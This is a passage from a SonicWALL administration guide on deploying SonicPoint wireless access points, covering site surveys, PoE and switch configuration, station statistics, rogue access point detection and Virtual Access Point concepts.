- Check wiring and cable infrastructure to verify that end-to-end runs between SonicPoints and the Ethernet switches are CAT5, CAT5e, or CAT6.
- Check building codes for install points and work with building's facilities staff, as some desired install points may violate regulations.

Layer 2 and Layer 3 Considerations for SonicPoints

SonicWALL uses two proprietary protocols (SDP and SSPP) and both *cannot* be routed across any layer 3 device. Any SonicPoint that will be deployed must have an Ethernet connection back to the provisioning SonicWALL UTM appliance, in the same broadcast domain/network.

The SonicWALL UTM appliance must have an interface or sub-interface in same VLAN/broadcast domain as SonicPoint.

SonicPoints must be able to reach the DHCP scope on the SonicWALL; make sure other DHCP servers are not present on the VLAN/broadcast domain.

Sharing SSIDs across SonicPoints attached to multiple interfaces may cause connectivity issues as a wireless client roams to a different SonicPoint subnet.

Tested Switches

- Most Cisco switches work well; however SonicWALL does not recommend deploying SonicPoints using the "Cisco Express" switch line.
- SonicWALL does not recommend deploying SonicPoints using Netgear PoE switches.
- If you are using D-Link PoE switches, you will need to shut off all their proprietary broadcast control and storm control mechanisms, as they will interfere with the provisioning and acquisition mechanisms in the SonicPoint (see section regarding this).
- Dell – make sure to configure STP for fast start on SonicPoint ports.
- Extreme – make sure to configure STP for fast start on SonicPoint ports.
- Foundry – make sure to configure STP for fast start on SonicPoint ports.
- HP ProCurve – make sure to configure STP for fast start on SonicPoint ports.

Wiring Considerations

- Make sure wiring is CAT5, CAT5e, or CAT6 end to end.
- Due to signaling limitations in 802.3af, Ethernet cable runs cannot go over 100 meters between PoE switch and SonicPoint.
- You will need to account for PoE power loss as the cable run becomes longer; this can be up to 16%. For longer cable runs, the port will require more power to be supplied.

Site Survey and Planning

- Conduct a full site-walk of all areas SonicPoints will be deployed in with a wireless spectrum scanner; note any existing APs and the channels they are broadcasting on. SonicWALL currently recommends using Fluke or AirMagnet products to conduct full site surveys. You may also wish to try out NetStumbler/MiniStumbler, which while free does a decent job of surveying, providing it works with your wireless card.
- Blueprints of floor plans are helpful; here you can mark the position of Access Points and the range of the wireless cell. Make multiple copies of these as during the site-survey results may cause the original design not to be the best and a new start will be needed. As well you see where walls, halls and elevators are located, that can influence the signal. Also, areas in which users are located – and where not - can be seen. During the site-survey keep an eye open for electrical equipment that may cause interference (microwaves, CAT Scan equipment, etc...) In areas where a lot of electrical equipment is placed, also take a look at the cabling being used. In areas with a lot of electrical equipment UTP should not be used, FTP or STP is required.
- Survey three dimensionally, wireless signals cross over to different floors.
- Determine where you can locate APs based on power and cabling. Remember that you shouldn't place APs close to metal or concrete walls and you should put them as close to the ceiling as possible.
- Use the wireless scanning tool to check signal strengths and noise. Signal to noise ratio should at least be 10dB (minimum requirements for 11 Mbps), however 20dB is preferred. Both factors influence the quality of the service.
- Relocate the APs and re-test, depending of the results of your survey.
- Save settings, logs and note the location of the AP for future reference.
- If you find that certain areas, or all areas are saturated with existing overlapping 802.11b/g channels, you may wish to deploy SonicPoints using the 802.11a radio. This provides a much larger array of channels to broadcast on, although the range of 802.11a is limited, and the SonicPoint does not allow for the addition of external antennas (only the SonicPoint-G model allows this).
- When planning, make sure you note the distance of cable runs from where the SonicPoint will be mounted; this must be 100 meters or less. If you are not using PoE switches, you will also need to account for the power adapter or PoE injector for the SonicPoint or SonicPoint- G. Make sure you are not creating an electrical or fire hazard.
- Be wary of broadcasting your wireless signal into areas that you do not control; check for areas where people might be able to leach signal and tune the SonicPoints accordingly.
- For light use, you can plan for 15-20 users for each SonicPoint. For business use, you should plan for 5-10 users for each SonicPoint.

- Plan accordingly for roaming users – this will require tuning the power on each SonicPoint so that the signal overlap is minimal. Multiple SonicPoints broadcasting the same SSID in areas with significant overlap can cause ongoing client connectivity issues.
- Use the scheduling feature in SonicOS to shut SonicPoints when not in use – it's recommended that you do not operate your SonicPoints during non-business-hours (off nights and weekends).

Channels

The default setting of SonicPoints is auto-channel. When this is set, at boot-up the SP will do a scan and check if there are other wireless devices are transmitting. Then it will try to find an unused channel and use this for transmission. Especially in larger deployments, this can cause trouble. Here it is recommended to assign fixed channels to each SonicPoint. A diagram of the SPs and their MAC-Addresses helps to avoid overlaps, best is to mark the location of the SPs and MAC Addresses on a floor-plan.

Wireless Card Tuning

If you are experiencing connectivity issues with laptops, check to see if the laptop has an Intel embedded wireless adapter. The following Intel chip sets are publicly known and acknowledged by Intel to have disconnect issues with third-party wireless access points such as the SonicWALL SonicPoint and SonicPoint-G:

- Intel PRO/Wireless 2100 Network Connection
- Intel PRO/Wireless 2100A Network Connection
- Intel PRO/Wireless 2200BG Network Connection
- Intel PRO/Wireless 2915ABG Network Connection
- Intel PRO/Wireless 3945ABG Network Connection

These wireless cards are provided to OEM laptop manufacturers and are often rebranded under the manufacturers name – for example, both Dell and IBM use the above wireless cards but the drivers are branded under their own name.

To identify the adapter, go to Intel's support site and do a search for **Intel Network Connection ID Tool**. Install and run this tool on any laptop experiencing frequent wireless disconnect issues. The tool will identify which Intel adapter is installed inside the laptop.

Once you have identified the Intel wireless adapter, go to Intel's support site and download the newest software package for that adapter – it is recommended that you download and install the full Intel PRO/Set package and allow it to manage the wireless card, instead of Windows or any OEM provided wireless network card management program previously used. SonicWALL recommends that you use version 10.5.2.0 or newer of the full Intel PRO/Set Wireless software driver/manager.

Be sure to use the Intel wireless management utility and to disable Microsoft's Wireless Zero Config management service – the Intel utility should control the card, not the OS.

In the 'Advanced' section, disable the power management by unchecking the box next to 'Use default value', then move the sidebar under it to 'Highest'. This instructs the wireless card to operate at full strength and not go into sleep mode. When you are done, click on the 'OK' button to save and activate the change. Reboot the laptop.

In the 'Advanced' section, adjust the roaming aggressiveness by unchecking the box next to 'Use default value', then move the sidebar under it to 'Lowest'. This instructs the wireless card to stay stuck to the AP it's associated as long as possible, and only roam if the signal is

significantly degraded. This is extremely helpful in environments with large numbers of access points broadcasting the same SSID. When you are done, click on the 'OK' button to save and activate the change. Reboot the laptop.

If you continue to have issues, you may also try adjusting the Preamble Mode on the wireless card. By default the Intel wireless cards above are set to 'auto'. All SonicWALL wireless products by default are set to use a 'Long' preamble, although this can be adjusted in the Management GUI. To adjust the Intel wireless card's preamble setting, go to the 'Advanced' section and uncheck the box next to 'Use default value', then select 'Long Tx Preamble' from the drop-down below it. When you are done, click on the 'OK' button to save and activate the change. Reboot the laptop.

PoE

- A SonicPoint at full power draws 6-10 Watts.
- SonicPoints are set to Class 0 PD (meaning that it can be 0.44W minimum up to 12.95W maximum). A mismatch in Class will cause confusion in the handshake and reboot the SonicPoint.
- Full 802.3af compliance is required on any switch that will be supplying PoE to a SonicPoint or SonicPoint-G. Do not operate SonicPoints on non-compliant switches as SonicWALL does not support it.
- Turn off pre-802.3af-spec detection as it may cause connectivity issues.
- Long cable runs cause loss of power; 100 meter runs between SonicPoint and PoE switch may incur up to 16% power/signal degradation; because of this the PoE switch will need to supply more power to the port to keep the SonicPoint operational.
- Because of this, make sure each port can get 10 Watts guaranteed if possible, and set the PoE priority to critical or high.
- One thing to be particularly careful to plan for is that not all PoE switches can provide the full 15.4 watts of power to each of its PoE ports – it might have 24 but it can't actually have all ports with PoE devices attached without the addition of an external redundant power supply. You will need to work closely with the manufacturer of the PoE switch to ensure that enough power is supplied to the switch to power all of your PoE devices.

Spanning-Tree

- When an Ethernet port becomes electrically active, most switches by default will activate the spanning-tree protocol on the port to determine if there are loops in the network topology. During this detection period of 50-60 seconds the port does not pass any traffic – this feature is well-known to cause problems with SonicPoints. If you do not need spanning-tree, disable it globally on the switch, or disable it on each port connected to a SonicPoint device.
- If this is not possible, check with the switch manufacturer to determine if they allow for "fast spanning-tree detection", which is a method that runs spanning-tree in a shortened time so as to not cause connectivity issues. Please refer to the switch-specific sections at the end of this technote for programming samples on how to do this.

VTP and GVRP

Turn these trunking protocols off on ports connected directly to SonicPoints, as they have been known to cause issues with SonicPoints – especially the high-end Cisco Catalyst series switches.

Port-Aggregation

- Many switches have port aggregation turned on by default – this causes a lot of issues and should be deactivated on ports connected directly to SonicPoints.
- PAGP/Fast EtherChannel/EtherChannel – turn this off on the ports going to SonicPoints.
- LACP – turn this off on the ports going to SonicPoints.

Broadcast Throttling/Broadcast Storm

This feature is an issue on some switches, especially D-Link. Please disable on per port basis if possible, if not, disable globally.

Speed and Duplex

- At present, auto-negotiation of speed and duplex is the only option for SonicPoints.
- Lock speed and duplex on switch and reboot SonicPoint -- this may help with connectivity issues.
- Check port for errors, as this is the best way to determine if there is a duplex issue (port will also experience degraded throughput).

Troubleshooting Older SonicPoints

If you have an older SonicPoint and it's consistently port flapping, or doesn't power up at all, or is stuck reboot cycling, or reports in the GUI as stuck in provisioning, check to see if you are running a current version of firmware, and that the SonicWALL UTM appliance has public internet access. You may need to RMA for a newer SonicPoint.

VAP Issues

- You will need to manually adjust the broadcast/beacon timing when using multiple SSIDs, if using versions of SonicOS older than 4.0.1.0 (set beacon to 800).
- Only VLAN-supported SonicWALL platforms can offer VAP features for existing releases. Each SSID should be associated with the unique VLAN ID to segment traffic in different broadcast domains. SDP/SSPP protocol packets must be untagged before reaching SonicWALL WLAN interface or SonicPoint.
- The switch between SonicWALL and SonicPoint must be configured properly to allow both untagged SDP/SSPP traffic and tagged traffic with VLAN ID for each VAP SSID.
- If at all possible assign each VAP to its own VLAN/Security Zone -- this will provide maximum security and although not explicitly required for PCI compliance, puts you solidly in the "green" zone.

- If you use VLANs, do not use the parent interface and do not use the default VLAN.

Troubleshooting

- When creating a Wireless zone and interface, make sure to configure the interface for the number of SonicPoints you wish to support -- new interfaces are set to 'No SonicPoints' by default. If you do not do this, the UTM appliance will not create the necessary DHCP scope and will not acquire any SonicPoints added to the interface.
- If you added SonicPoints and only a certain number were detected and acquired, check interface settings as noted above, as it might be set for too few SonicPoints.
- If throughput seems sluggish, check to see how many SonicPoints you have on an interface – in large deployments it's advisable to spread them across more than one. Try to limit the interfaces to a 4-to-1 oversubscription ratio. For example, if you have a 100Mbps, you can safely attach up to 20 SonicPoints to it and expect reasonable performance.
- Given throughput on SonicPoints only 20-22 Mbps at best – this is a limitation of the 802.11a and 802.11g and not the SonicPoint.
- If you are still experiencing throughput issues, please upgrade to SonicOS 4.0.1.0 or newer, as it contains several fixes that will help.
- Make sure your security zone (the default WLAN, or your own custom wireless zone) has the right settings – they might be blocking traffic for various reasons.
- If the SonicPoints are not acquiring, check DHCP scopes; they might be off, or missing entirely.
- It is NOT advisable to use the same SSID for the 802.11bg and the 802.11a radios, as clients with tri-band cards may experience disconnect issues – name them separately.
- Stuck in provisioning mode? Unplug, clear from config, reboot and plug back in.
- All versions of SonicOS after version 3.5 no longer contain the SonicPoint firmware image, and in order for a SonicPoint to be discovered and provisioned, the UTM appliance must be connected to the Internet.
- Note that SonicPoints have a 'Standalone Mode' which they will transition to if they can't find a SonicWALL UTM appliance. If you have more than one SonicPoint, you may have issues as all of the SonicPoints will revert to the same default IP address of 192.168.1.20/24.
- When troubleshooting wireless issues, logging, Syslog, and SNMP are your friends – SonicWALL's Global Management System (GMS) package can centralize all of these for all of your SonicWALL devices, regardless of location. A free alternative is Kiwi's Syslog Daemon, which can accept Syslog streams and SNMP traps from all SonicWALL UTM appliances. The most current version can be found here:
<http://www.kiwisyslog.com/>
- Check the network cabling. Is shielded or unshielded TP cable being used?

Resetting the SonicPoint

The SonicPoint has a reset switch inside a small hole in the back of the unit, next to the console port. You can reset the SonicPoint at any time by pressing the reset switch with a straightened paperclip, a tooth pick, or other small, straight object.

The reset button resets the configuration of the mode the SonicPoint is operating in to the factory defaults. It does not reset the configuration for the other mode. Depending on the mode the SonicPoint is operating in, and the amount of time you press the reset button, the SonicPoint behaves in one of the following ways:

- Press the reset button for **at least three seconds**, and **less than eight seconds** with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint.
- Press the reset button for **more than eight seconds** with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint in SafeMode.
- Press the reset button for **at least three seconds**, and **less than eight seconds** with the SonicPoint operating in Stand-Alone Mode to reset the Stand-Alone Mode configuration to factory defaults and reboot the SonicPoint.
- Press the reset button for **more than eight seconds** with the SonicPoint operating in Stand-Alone Mode to reset the Stand-Alone Mode configuration to factory defaults and reboot the SonicPoint in SafeMode.

Switch Programming Tips

Topics:

- [“Sample HP ProCurve switch commands \(per-interface\)” on page 583](#)
- [“Sample Cisco Catalyst switch configuration” on page 583](#)
- [“2900/3500-series:” on page 584](#)
- [“2948/2980/4000/4500/5000/5500/6500-series running CatOS:” on page 584](#)
- [“1900-Series” on page 584](#)
- [“Sample Dell switch configuration \(per interface\)” on page 584](#)
- [“Sample D-Link switch configuration” on page 585](#)

Sample HP ProCurve switch commands (per-interface)

- name 'link to SonicPoint X'
- no lacp
- no cdp
- power critical
- no power-pre-std-detect (note: global command)
- speed-duplex 100-half (note: only if you are seeing FCS errors)
- spanning-tree xx admin-edge-port (note: replace xx with port number)
- mdix-mode mdix

Sample Cisco Catalyst switch configuration

Any Cisco POE Switch: On the connecting interface/port, issue the command 'Power inline static 10000'.

2900/3500-series:

-
- Step 1** On the connecting interface/port, issue the command 'spanning-tree portfast', which will greatly reduce the time STP is performed on the interface/port.
 - Step 2** If you are using a 2950 or 3550 switch, issue the command 'switchport mode access' to disable trunking on the interface/port.
 - Step 3** On the connecting interface, issue the commands 'speed 100' (or 'speed 10') and 'duplex full' (or 'duplex half') to lock the speed and duplex of the port.

2948/2980/4000/4500/5000/5500/6500-series running CatOS:

-
- Step 1** On the connecting interface/port, issue the command 'set spantree portfast ___/___ enable' (fill in first blank with module number, and second blank with port), which will greatly reduce the time STP is performed on the interface/port.
 - Step 2** On the connecting interface/port, issue the command 'set port channel ___/___ off' (fill in first blank with module number, and second blank with port range), which will disable EtherChannel (PAgP) on the interface/port.
 - Step 3** On the connecting interface/port, issue the command 'set port trunk ___/___' (fill in first blank with module number, and second blank with port), which will disable trunking on the interface/port.
 - Step 4** On the connecting interface/port, issue the command 'set port speed ___/___ 100' (fill in first blank with module number, and second blank with port), which will lock the speed to 100Mbps on the interface/port (you can also lock it to 10Mbps if you wish).
 - Step 5** On the connecting interface/port, issue the command 'set port duplex ___/___ full' (fill in first blank with module number, and second blank with port), which will lock the duplex to full on the interface/port (you can also lock it to half duplex if you wish).



Note Cisco switches running CatOS 5.2 and newer have a special macro command called 'set port host ___/___' that sets the interface/port for portfast, disables trunking, and disables EtherChannel. You will still have to manually set the speed/duplex for the port(s), however.

1900-Series

1900-series switch have portfast enabled by default on the 10mbps ports and disabled on the 100 Mbps ports. If you are using the 100mbps ports to connect to a SonicWALL device, issue the command 'spantree start-forwarding', which will greatly reduce the time STP is performed on the interface/port.

Sample Dell switch configuration (per interface)

- spanning-tree portfast
- no back-pressure
- no channel-group
- duplex half (note: only if you are seeing FCS errors)
- speed 100
- no flowcontrol
- no gvrp enable
- no lldp enable
- mdix on

- mdix auto
- no port storm-control broadcast enable

Sample D-Link switch configuration

The D-Link PoE switches do not have a CLI, so you will need to use their web GUI. Note that D-Link recommends upgrading to Firmware Version 1.20.09 if you are using multicast in your environment.

Disable spanning-tree, broadcast storm control, LLDP and the Safeguard Engine on the switch before adding SonicPoints to the switch, as all may impact their successful provisioning, configuration, and functionality.

CHAPTER 39

Viewing Station Status

SonicPoint > Station Status

The **SonicPoint > Station Status** page reports on the statistics of each SonicPoint.

SonicPoint /
Station Status

Refresh

Station Status Items 1 to 1 (of 1)

View Style: SonicPoint: All SonicPoints

#	SonicPoint	Station	MAC Address	Status	Type	SSID	AID	Connect Rate	Tx Rate	Signal Strength	Statistics
SonicPoint 0425a6 - Status was updated 00:00:17 ago											
1	SonicPoint 0425a6		00:12:f0:b3:60:6b	Connected	2.4GHz	sonicwall	2	1 Mbps	1 Mbps	39% - Fair	

The table lists entries for each wireless client connected to each SonicPoint. The sections of the table are divided by SonicPoint. Under each SonicPoint, is the list of all clients currently connected to it. For information about navigating the table, see [“Navigating Dynamic Tables” on page 42](#).

Click the **Refresh** button in the top left corner to refresh the list.

Click on the **Statistics** icon to see a detailed report for an individual station. Each SonicPoint device reports for both radios, and for each station, the following information to its SonicOS peer:

Station Statistics

Station Information		Radio Statistics	
Name:		Description	Value
Mac Address:	00:12:f0:b3:60:6b	Radio:	802.11g Radio (2.4GHz)
IP Address:		SSID:	sonicwall
SonicPoint:	SonicPoint 0425a6	Channel:	AutoChannel
AID:	2	Associations:	2
Status:	Connected	Disassociations:	0
Connect Rate:	1 Mbps	Reassociations:	0
Tx Rate:	1 Mbps	Authentications:	1
Signal Strength:	39% - Fair	Deauthentications:	1
		Discards Packets:	2

Traffic Statistics		
Description	Rx	Tx
Good Packets:	34	2
Bad Packets:	0	0
Good Bytes:	10097	84
Management Packets:	2	2
Control Packets:	0	0
Data Packets:	38	0

- **MAC Address** – The client's (Station's) hardware address.
- **Station State** – The state of the station. States can include:
 - **None** – No state information yet exists for the station.
 - **Authenticated** – The station has successfully authenticated.
 - **Associated** – The station is associated.
 - **Joined** – The station has joined the ESSID.
 - **Connected** – The station is connected (joined, authenticated or associated).
 - **Up** – An Access Point state, indicating that the Access Point is up and running.
 - **Down** – An Access Point state, indicating that the Access Point is not running.
- **Associations** – Total number of Associations since power up.
- **Dis-Associations** – Total number of Dis-Associations.
- **Re-Associations** – Total number of Re-Associations.
- **Authentications** – Number of Authentications.
- **De-Authentications** – Number of De-Authentications.
- **Good Frames Received** – Total number of good frames received.
- **Good Frames Transmitted** – Total number of good frames transmitted.
- **Error in Receive Frames** – Total number of error frames received.
- **Error in Transmit Frames** – Total number of error frames transmitted.
- **Discarded Frames** – Total number of frames discarded. Discarded frames are generally a sign of network congestion.
- **Total Bytes received** – Total number of bytes received.

- **Total Bytes Transmitted** – Total number of bytes transmitted.
- **Management Frames Received** – Total number of Management frames received. Management Frames include:
 - **Association request**
 - **Association response**
 - **Re-association request**
 - **Re-association response**
 - **Probe request**
 - **Probe response**
 - **Beacon frame**
 - **ATIM message**
 - **Disassociation**
 - **Authentication**
 - **De-authentication**
- **Management Frames Transmitted** – Total number of Management frames transmitted.
- **Control Frames Received** – Total number of Control frames received. Control frames include:
 - **RTS** – Request to Send
 - **CTS** – Clear to Send
 - **ACK** – Positive Acknowledgement
- **Control Frames Transmitted** – Total number of Control frames transmitted.
- **Data Frames Received** – Total number of Data frames received.
- **Data Frames Transmitted** – Total number of Data frames transmitted.

CHAPTER 40

Using and Configuring IDS

SonicPoint > IDS


You can have many wireless access points within reach of the signal of the SonicPoints on your network. The **SonicPoint > IDS** page reports on all access points the SonicWALL security appliance can find by scanning the 802.11a and 802.11g radio bands.


SonicPoint /
IDS

Accept Cancel Refresh

Intrusion Detection Settings

Enable Rogue Access Point Detection

Authorized Access Points: 

Discovered Access Points Items to 1 (of 1) 

View Style: SonicPoint:

#	SonicPoint	MAC Address (BSSID)	SSID	Type	Channel	Manufacturer	Signal Strength	Max Rate	Authorize
	SonicPoint 0425a6								<input type="text" value="--Perform SonicPoint Scan--"/>
1	SonicPoint 0425a6 - No Entries								

Topics:

- [“Wireless Intrusion Detection Services” on page 592](#)
 - [“Intrusion Detection Settings” on page 592](#)
 - [“Scanning for Access Points” on page 592](#)
 - [“Discovered Access Points” on page 593](#)
- [“Authorizing Access Points on Your Network” on page 593](#)

Wireless Intrusion Detection Services

Intrusion Detection Services (IDS) greatly increase the security capabilities of the SonicWALL security appliance with SonicOS by enabling it to recognize and even take countermeasures against the most common types of illicit wireless activity. IDS logging and notification can be enabled under **Log > Categories** by selecting the **IDS** checkbox under **Log Categories** and **Alerts**.

Intrusion Detection Settings

Rogue Access Points have emerged as one of the most serious and insidious threats to wireless security. In general terms, an access point is considered rogue when it has not been authorized for use on a network. The convenience, affordability and availability of non-secure access points, and the ease with which they can be added to a network creates a easy environment for introducing rogue access points. Specifically, the real threat emerges in a number of different ways, including unintentional and unwitting connections to the rogue device, transmission of sensitive data over non-secure channels, and unwanted access to LAN resources. So while this doesn't represent a deficiency in the security of a specific wireless device, it is a weakness to the overall security of wireless networks.

The security appliance can alleviate this weakness by recognizing rogue access points potentially attempting to gain access to your network. It accomplishes this in two ways: active scanning for access points on all 802.11a, 802.11g, and 802.11n (SonicPointN only) channels, and passive scanning (while in Access Point mode) for beaconing access points on a single channel of operation.

Check **Enable Rogue Access Point Detection** to enable the security appliance to search for rogue access points.

The **Authorized Access Points** drop-down menu determines which access points the security appliance will considered authorized when it performs a scan. You can select from these:

- **All Authorized Access Points** to allow all SonicPoints,
- **Handheld Devices**, to allow handheld devices.
- **RF Threat Station Watch List**, an address object group containing a group of MAC address to limit the list to only those SonicPoints whose MAC addresses are contained in the address object group.
- **Create new MAC Address Object Group** to add a new group of MAC address objects to the list.



Note See "[Network > Address Objects](#)" on page 331 for instructions on creating address objects and address object groups.

Scanning for Access Points

Active scanning occurs when the security appliance starts up, and at any time **Scan All** is clicked on the **SonicPoint > IDS** page. When the security appliance performs a scan, a temporary interruption of wireless clients occurs for no more than a few seconds. This interruption manifests itself as follows:

- Non-persistent, stateless protocols (such as HTTP) should not exhibit any ill-effects.
- Persistent connections (protocols such as FTP) are impaired or severed.



Caution If service disruption is a concern, it is recommended that the Scan Now feature not be used while the SonicWALL security appliance is in Access Point mode until such a time that no clients are active, or the potential for disruption becomes acceptable.

You can also scan on a SonicPoint by SonicPoint basis by choosing from the following options in the Perform SonicWALL Scan menu on the header for the individual SonicPoint:

- Scan Both Radios
- Scan 802.11a Radio (5GHz)
- Scan 802.11g Radio (2.4GHZ)
- Scan 802.11n Radio (5GHz)
- Scan 802.11n Radio (2.4GHZ)

Discovered Access Points

The Discovered Access points displays information on every access point that can be detected by the SonicPoint radio:

- **SonicPoint:** The SonicPoint that detected the access point.
- **MAC Address (BSSID):** The MAC address of the radio interface of the detected access point.
- **SSID:** The radio SSID of the access point.
- **Type:** The range of radio bands used by the access point, 2.4 GHz or 5 GHz.
- **Channel:** The radio channel used by the access point.
- **Manufacturer:** The manufacturer of the access point. SonicPoints will show a manufacturer of either *SonicWALL* or *Senao*.
- **Signal Strength:** The strength of the detected radio signal
- **Max Rate:** The fastest allowable data rate for the access point radio, typically 54 Mbps.
- **Authorize:** Click the Authorize icon to add the access point to the address object group of authorized access points.

View Style

If you have more than one SonicPoint, you can select an individual device from the **SonicPoint** list to limit the **Discovered Access Points** table to display only scan results from that SonicPoint. Select **All SonicPoints** to display scan results from all SonicPoints.

Authorizing Access Points on Your Network

Access Points detected by the security appliance are regarded as rogues until they are identified to the security appliance as authorized for operation. To authorize an access point, it can be manually added to the **Authorized Access Points** list by clicking edit icon in the **Authorize** column and specifying its MAC address (BSSID) along with an optional comment. Alternatively, if an access point is discovered by the security appliance scanning feature, it can be added to the list by clicking the **Authorize** icon.



CHAPTER 41

Configuring Virtual Access Points

SonicPoint > Virtual Access Point

Topics:

- [“SonicPoint VAP Overview” section on page 595](#)
- [“Prerequisites” section on page 598](#)
- [“Deployment Restrictions” section on page 599](#)
- [“SonicPoint Virtual AP Configuration Task List” section on page 599](#)
- [“Thinking Critically About VAPs” section on page 613](#)
- [“VAP Sample Configurations” section on page 615](#)

SonicPoint VAP Overview



Note Virtual Access Points are supported when using SonicPoint wireless access points along with SonicWALL NSA appliances. For Virtual Access Point configuration using a TZ appliance, see the [“Wireless > Virtual Access Point” section on page 535](#).


Topics:

- [“What Is a Virtual Access Point?” section on page 596](#)
- [“What Is an SSID?” section on page 597](#)
- [“Wireless Roaming with ESSID” section on page 597](#)
- [“What Is a BSSID?” section on page 597](#)
- [“Benefits of Using Virtual APs” section on page 598](#)
- [“Benefits of Using Virtual APs with VLANs” section on page 598](#)

What Is a Virtual Access Point?

A Virtual Access Point is a multiplexed instantiation of a single physical Access Point (AP) so that it presents itself as multiple discrete Access Points. To wireless LAN clients, each Virtual AP appears to be an independent physical AP, when in actuality there is only a single physical AP. Before the evolution of the Virtual AP feature support, wireless networks were relegated to a One-to-One relationship between physical Access Points and wireless network security characteristics, such as authentication and encryption. In other words, an Access Point providing WPA-PSK security could not simultaneously offer Open or WPA-EAP connectivity to clients, and if the latter were required, they would had to have been provided by a separate, distinctly configured Access Points. This forced WLAN network administrators to find a solution to scale their existing wireless LAN infrastructure to provide differentiated levels of service. With the Virtual APs (VAP) feature, multiple VAPs can exist within a single physical AP in compliance with the IEEE 802.11 standard for the media access control (MAC) protocol layer that includes a unique Basic Service Set Identifier (BSSID) and Service Set Identified (SSID). This allows for segmenting wireless network services within a single radio frequency footprint of a single physical access point device.

VAPs allow the network administrator to control wireless user access and security settings by setting up multiple custom configurations on a single physical interface. Each of these custom configurations acts as a separate (virtual) access point, and can be grouped and enforced on single or multiple physical SonicPoint access points simultaneously.



For more information on SonicOS Secure Wireless features, refer to the *SonicWALL Secure Wireless Integrated Solutions Guide*.

What Is an SSID?

A Service Set Identifier (SSID) is the name assigned to a wireless network. Wireless clients must use this same, case-sensitive SSID to communicate to the SonicPoint. The SSID consists of a text string up to 32 bytes long. Multiple SonicPoints on a network can use the same SSIDs. You can configure up to 8 unique SSIDs on SonicPoints and assign different configuration settings to each SSID.

SonicPoints broadcast a beacon (announcements of availability of a wireless network) for every SSID configured. By default, the SSID is included within the beacon so that wireless clients can see the wireless networks. The option to suppress the SSID within the beacon is provided on a per-SSID (e.g. per-VAP or per-AP) basis to help conceal the presence of a wireless network, while still allowing clients to connect by manually specifying the SSID.

The following settings can be assigned to each VAP:

- Authentication method
- VLAN
- Maximum number of client associations using the SSID
- SSID Suppression

Wireless Roaming with ESSID

An ESSID (Extended Service Set Identifier) is a collection of Access Points (or Virtual Access Points) sharing the same SSID. A typical wireless network comprises more than one AP for the purpose of covering geographic areas larger than can be serviced by a single AP. As clients move through the wireless network, the strength of their wireless connection decreases as they move away from one Access Point (AP1) and increases as they move toward another (AP2). Providing AP1 and AP2 are on the same ESSID (for example, 'sonicwall') and that the (V)APs share the same SSID and security configurations, the client will be able to roam from one to the other. This roaming process is controlled by the wireless client hardware and driver, so roaming behavior can differ from one client to the next, but it is generally dependent upon the signal strength of each AP within an ESSID.

What Is a BSSID?

A BSSID (Basic Service Set Identifier) is the wireless equivalent of a MAC (Media Access Control) address, or a unique hardware address of an AP or VAP for the purposes of identification. Continuing the example of the roaming wireless client from the ESSID section above, as the client on the 'sonicwall' ESSID moves away from AP1 and toward AP2, the strength of the signal from the former will decrease while the latter increases. The client's wireless card and driver constantly monitors these levels, differentiating between the (V)APs by their BSSID. When the card/driver's criteria for roaming are met, the client will detach from the BSSID of AP1 and attach to the BSSID of AP2, all the while remaining connected the 'sonicwall' ESSID.

Benefits of Using Virtual APs

This section includes a list of benefits in using the Virtual AP feature:

